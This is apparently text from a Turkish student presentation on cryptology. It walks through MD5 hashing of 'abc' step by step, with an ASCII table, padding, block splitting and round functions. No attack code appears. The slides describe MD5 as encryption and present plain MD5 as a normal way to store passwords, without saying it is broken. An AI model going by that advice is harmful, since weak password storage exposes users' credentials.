




Kerim Emre Çoban - 230175313
İlidaydanur Günay - 230175303
Gamze Nur İlgün - 230175289

KRIPTOLOJİ

SQL Injection Zayıflığı
Veri Tabanında Md5 Algoritmasının
Kullanımı
HASH Algoritmalarının Kırılması

İGÜ-MYO Bilişim Güvenliği Teknolojileri



MD5 nedir, neden kullanılır?



MD5 (Message-Digest Algorithm 5), Ronald Rivest tarafından 1991 yılında geliştirilen bir kriptografik hash algoritmasıdır. Bu algoritma, herhangi bir boyuttaki veriyi alarak 128 bit (16 byte) uzunluğunda sabit bir hash değeri üretir. Üretilen özet değer genellikle 32 karakterlik hexadecimall bir dize şeklinde gösterilir.

MD5 şifreleme, genellikle parolaların şifrelenmesi ve depolanması gibi güvenlik amaçları için kullanılmaktadır. Örneğin, bir kullanıcının parolası, MD5 şifreleme kullanılarak şifrelenir ve bu şifrelenen parola, veritabanında depolanır. Kullanıcı, parolasını girdiğinde, girdiği parola da MD5 şifreleme algoritması kullanılarak şifrelenir ve veritabanındaki şifrelenmiş parolayla karşılaştırılır. Eğer iki parola eşleşirse, kullanıcının girişü onaylanır ve kullanıcının sisteme girişü gerçekleşir.

ASCII Tablosu


ASCII tablosu (American Standard Code for Information Interchange), bilgisayarların harf, sayı ve sembollerini sayısal değerlerle ifade etmesini sağlayan standart bir karakter kodlama sistemidir.

Decimal	Hex	Char	Decimal	Hex	Char	Decimal	Hex	Char	Decimal	Hex	Char
0	0	[NULL]	32	20	[SPACE]	64	40	@	96	60	`
1	1	[START OF HEADING]	33	21	!	65	41	A	97	61	a
2	2	[START OF TEXT]	34	22	"	66	42	B	98	62	b
3	3	[END OF TEXT]	35	23	#	67	43	C	99	63	c
4	4	[END OF TRANSMISSION]	36	24	\$	68	44	D	100	64	d
5	5	[ENQUIRY]	37	25	%	69	45	E	101	65	e
6	6	[ACKNOWLEDGE]	38	26	&	70	46	F	102	66	f
7	7	[BELL]	39	27	'	71	47	G	103	67	g
8	8	[BACKSPACE]	40	28	(72	48	H	104	68	h
9	9	[HORIZONTAL TAB]	41	29)	73	49	I	105	69	i
10	A	[LINE FEED]	42	2A	*	74	4A	J	106	6A	j
11	B	[VERTICAL TAB]	43	2B	+	75	4B	K	107	6B	k
12	C	[FORM FEED]	44	2C	,	76	4C	L	108	6C	l
13	D	[CARRIAGE RETURN]	45	2D	-	77	4D	M	109	6D	m
14	E	[SHIFT OUT]	46	2E	.	78	4E	N	110	6E	n
15	F	[SHIFT IN]	47	2F	/	79	4F	O	111	6F	o
16	10	[DATA LINK ESCAPE]	48	30	0	80	50	P	112	70	p
17	11	[DEVICE CONTROL 1]	49	31	1	81	51	Q	113	71	q
18	12	[DEVICE CONTROL 2]	50	32	2	82	52	R	114	72	r
19	13	[DEVICE CONTROL 3]	51	33	3	83	53	S	115	73	s
20	14	[DEVICE CONTROL 4]	52	34	4	84	54	T	116	74	t
21	15	[NEGATIVE ACKNOWLEDGE]	53	35	5	85	55	U	117	75	u
22	16	[SYNCHRONOUS IDLE]	54	36	6	86	56	V	118	76	v
23	17	[END OF TRANS. BLOCK]	55	37	7	87	57	W	119	77	w
24	18	[CANCEL]	56	38	8	88	58	X	120	78	x
25	19	[END OF MEDIUM]	57	39	9	89	59	Y	121	79	y
26	1A	[SUBSTITUTE]	58	3A	:	90	5A	Z	122	7A	z
27	1B	[ESCAPE]	59	3B	;	91	5B	[123	7B	{
28	1C	[FILE SEPARATOR]	60	3C	<	92	5C	\	124	7C	
29	1D	[GROUP SEPARATOR]	61	3D	=	93	5D]	125	7D	}
30	1E	[RECORD SEPARATOR]	62	3E	>	94	5E	^	126	7E	-
31	1F	[UNIT SEPARATOR]	63	3F	?	95	5F	_	127	7F	[DEL]

ÖRNEK


MD5, kısaca bir özet çıkarma yöntemidir. Bir metin, bir şifre ya da bir dosya alıyor, sonra onu hep aynı uzunlukta 32 karakterli bir koda çeviriyor. Final aşamasında ise 128 bitli bir çıktı veriyor.

Örneğin "abc" üzerinden örnek verelim , sonuç her zaman: 900150983cd24fb0d6963f7d28e17f72 olmaktadır, bunu adım adım inceleyelim:



Padding (Uzunluğu 512 bit'e tamamlama)

Mevcut binary işlemi sonucu abc metnimiz 24bit'lik 01100001, 01100010, 01100011 değerlerini aldı. MD5 algoritması kuralları gereği 512bit boyutuna tamamlamamız gerek bu işleme padding denir.



Padding (Son 64 Bit)

Endian, çok bite'lı sayıların bellekte hangi sırayla saklandığını belirleyen düzendir. MD5 Algoritması küçük endian sistemini kullanır .(little endian). LittleEndian sisteminde küçük bite başta yazılır yani küçükten büyüğe sıralanır.

"abc" = 3 byte = 24 bit
Bu 24 sayısını 64 bitlik ikilik sayı olarak yazmamız gerekiyor.

00011000

Ayrıca LittleEndian istediği için 24'ü tersten yazacağz (büyük bite değeri sonda olacak ancak 0 lar bir değer olmadığı için 24 sayısının bite değeri en başta olacak).

00011000 00000000 00000000 00000000 00000000 00000000 00000000 00000000

Finalde bulduğumuz 64 bitlik bu değer başlangıçtaki 448 bitlik verimize eklenir:

32 bit

416 bit 0

64 bitlik son değer

01100001 01100010 01100011 10000000 00000000 00000000 ... 00000000 00011000 00000000 ... 00000000

Toplam 512 bit

512 Bitlik veriyi Bloklandırma

Padding aşamasında elde edilen 512 bitlik veri 32 bitlik indekslenmiş 16 bloğa ayrılır

M[0]	01100001	01100010	01100011	10000000	"abc"+1"
M[1]	00000000	00000000	00000000	00000000	
M[2]	00000000	00000000	00000000	00000000	
M[3]	00000000	00000000	00000000	00000000	
M[4]	00000000	00000000	00000000	00000000	
...					
M[15]	00011000	00000000	00000000	00000000	(24'ün little endian hali)

Fonksiyon İşlemleri

MD5 Algoritmasında sabir olarak A,B,C,D sayıları vardır bu sayıların değerleri:

A	01100111	01000101	00100011	00000001
B	11101111	11001101	10101011	10001001
C	10011000	10111010	11011100	11111110
D	00010000	00110010	01010100	01110110

MD5 algoritmasında 64 adım vardır. Her adımda farklı bir sabit sayı kullanılır ;buna T[i] denir (i = 1...64).Bu sabitler, sinüs fonksiyonundan türetilir.

$$T[i] = \text{floor}(2^{32} \times \text{abs}(\sin(i))) \rightarrow i = 1, 2, \dots, 64$$

Fonksiyon İşlemleri

64 adet döngü ile hash değerimizi elde etmeye çalışacağız. 64 döngü olma sebebi; elimizde 16 adet blok var her adımda 4 adet fonksiyon ile işlem yapacağız 16^*4 ile 64 tekrar olması gerekiyor.

Her turda bu formül uygulanır:

$$A = B + \text{LeftRotate}((A + F(B, C, D) + M[i] + T[i]), s)$$

İlk 16 adımda F şu şekilde:

$$F = (B \text{ AND } C) \text{ OR } ((\text{NOT } B) \text{ AND } D)$$

Her turda bu işlemler tekrar eder:

- F/G/H/I fonksiyonu hesaplanır
- A, B, C, D'den biri güncellenir
- Sabit T[i] eklenir (binary)
- Sonuç sola döndürülür
- Mod 2^{32} alınır
- A, B, C, D sırası kaydırılır

Sonuç- 128 Bit Hash Değerimiz

- 64 tur sonunda A, B, C, D değişmiş olur
- En sonda: $A \parallel B \parallel C \parallel D \rightarrow$ 128 bit hash sonucu (binary)
- İsteğe göre hex'e çevrilir

